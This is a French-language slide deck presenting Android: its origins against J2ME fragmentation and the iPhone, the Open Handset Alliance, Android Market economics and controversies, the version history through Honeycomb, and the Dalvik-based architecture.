

ANDROID



Guillaume GENS

guillaume.gens@gmail.com

Présentation

ANDROID



Genèse

L'avant ...

- Fragmentation du marché
 - Logiciel : Symbian, Windows mobile
 - Matériel : RIM, Palm
- Problème de Développement
 - Portage J2ME
 - Configuration CLDC
 - Profil MIDP
 - Catalogue
 - fonction de l'opérateur
 - non unifié (portage + test pour chaque téléphone)
 - Réservé aux éditeurs

=> Slogan de sun « write once, run everywhere » devient

« write once, debug everywhere » !

... l'arrivé des nouveaux

- Iphone Vs ...
 - Vision propriétaire
 - Matériel : Foxconn
 - Logiciel : Apple Inc.
 - Catalogue : AppStore
 - ... mais révolutionnaire en soit !
- Android
 - Vision ouverte
 - Logiciel : source disponible
 - Matériel : portage sur n'importe quel matériel
 - Catalogue : Android Market ... sinon développement séparé
 - ... révolutionnaire mais Apple est déjà passé !

Android

- Système d'exploitation pour smartphone
 - Noyau monolithique (linux)
 - Machine Virtuelle (Dalvik)
- Développer & entretenu par Google
 - 07/2005 rachat d'Android Inc. (Dalvik Vs J2ME)
- **Libre & gratuit**
 - Multi-licence: GPL, BSD, Apache (libs android)
- Développement & publication d'applications

Open Handset Alliance

- Initiative de Google 11/2007
- Consortium
 - 34 compagnies => 65 maintenant !
 - Opérateurs, Manufactureur, Fondateur, Logiciel
 - « Ecosystème » (dixit Robert Scoble)
 - En // de Symbian foundation, Limo foundation, OMA
 - hétéroclites : Garmin, ebay, Windriver, Samsung
 - ... tous contre Apple, Microsoft, RIM, Palm, Nokia



Android Market & contexte économique


- Précédent d'Apple et de son Appstore (+100 000)
- Frein au premier achat : checkout Vs itune
 - Partenariats avec opérateurs (T-mobile) + paypal ?
- Piratage plus facile (protection faible)
 - Suffit d'avoir les bons droits (root)
 - Moins facile avec « market licensing »
 - Iphone plus difficile: jailbreak
- Rétractation ~~48-h~~ => 15 min
 - boudé par les éditeurs
- ... bon mais moins restrictif que Appstore



Android Market & polémiques

- Problème de confiance : éditeur & développeur Vs Google
 - Rétractation utilisateur : 25 % (surtout jeux)
 - Protection copie peu fiable (même après l'ajout de serveur de licence)
- Android projet « entièrement » libre?
 - Licence apache : souple pour exploitation commercial
 - Maps, Gmail, Market : source non dispo
 - Rom alternative mal vu: le cas de « cyanogen »
 - OHA ... la nouvelle « clic » de l'open source dirigé par Google
- android + market spécifique pour Chine (OMS)
 - Maintient le partenariat OHA après l'affaire de piratage


Concours Android

- Android Developer Challenge 1 & 2 
 - ADC1: 70 appli gagnantes (surtout geolocalisation)
 - ADC2: 40 appli gagnantes (surtout jeux)
- Bouygue & CodeS-SourceS.com
- SFR
 - DidUnozat : fiches mode d'emploi
- Samsung, vodaphone etc ...



Architecture


ANDROID



Historique des versions


Convention X.Y.Z + nom d'un gateau (ordre alphabétique)

- **1.5 CUPCAKE** (04/2009) --- *Google I/O 2009* ---
 - Mise en prod manufacteur (1er release sur tel)
- **1.6 DONUT** (09/2009)
 - Affichage (layout)
- **2.0 ECLAIR** (10/2009) correctif 2.0.1 (12/2009)
 - Entreprise (VPN, bluetooth, Exchange) + notion Dock (home/car)
 - Google Navigation US
- **2.1 FLAN** (01/2010) **Nexus ONE**
 - Appli (+ amélioration) : Home, musique, Google Earth
- **2.2 FROYO** (05/2010) --- *Google I/O 2010* ---
 - Appli sur SD
 - Market : user: UI web / dev: rapport de bug + market licence + paypal
 - Tethering (modem 3G => wifi/usb)
 - Google Navigation EU
 - **C2DM : envoie d'info depuis leur serveur vers toutes les appli device (même non lancer) ...**
 - **Support Adobe Flash 10.1 & AIR**
 - **Dalvik machine : JIT !!! (Just-In-Time)** => tout en plus rapide !
 - ... amélioration adSENSE : fonction avancé (géoloc, dynamique)
 - tentative dé-fragmentation marché => Re-factoring source
 - _ Compatibility Definition Document
 - _ Compatibility test suite (windriver le faisait deja !)
- **2.3 GINGERBREAD** (12/2010) **Nexus S**
 - lib webM/VP8 codec x264 (Vs h264 de MPEG-LA)
 - Pile RFID norme NFC (Nexus S)
 - Google TV (version modifier d'android)
 - Amélioration d'appli (ex : Maps)
 - Android Market :
 - _ 50 Mo par appli (limité à 10 avant)
 - _ Market filter (pre-teen,teen, mature, adult, all)
 - _ Retractation de 48h => 15 min
 - Orienté jeux Meilleur intégration SDK
 - _ 3D (OpenGL ES): lib native + JNI => « renderscript »
- **X.X HONEYCOMB** (05/2011) --- *Google I/O 2011* ---
 - Dédié au tablette?
 - Nouvelle version de Compatibility Definition Document & Compatibility test suite
 - ... début de cycle de release annuelle (mis à part les correctif de sécurité)
 - => pour défragmentation sur long terme



Anatomie


- Noyau linux
 - 2.3 => 2.6.31
- Librairie libc (bionic)
 - GPL => BSD
 - + performante & customisable
- VM dalvik
- Applications services




Dalvik Machine

- Optimisations : CPU, consommation, mémoire
 - - 50% empreinte mémoire (Vs JAR)
 - JIT (Just In Time)
 - Support hard + lib graphique & média dédié
 - Librairie native
- Respect du principe du sandboxing ! (Vs iphone)
... mais surtout pour éviter les IP de Sun sur J2ME


Initialisation



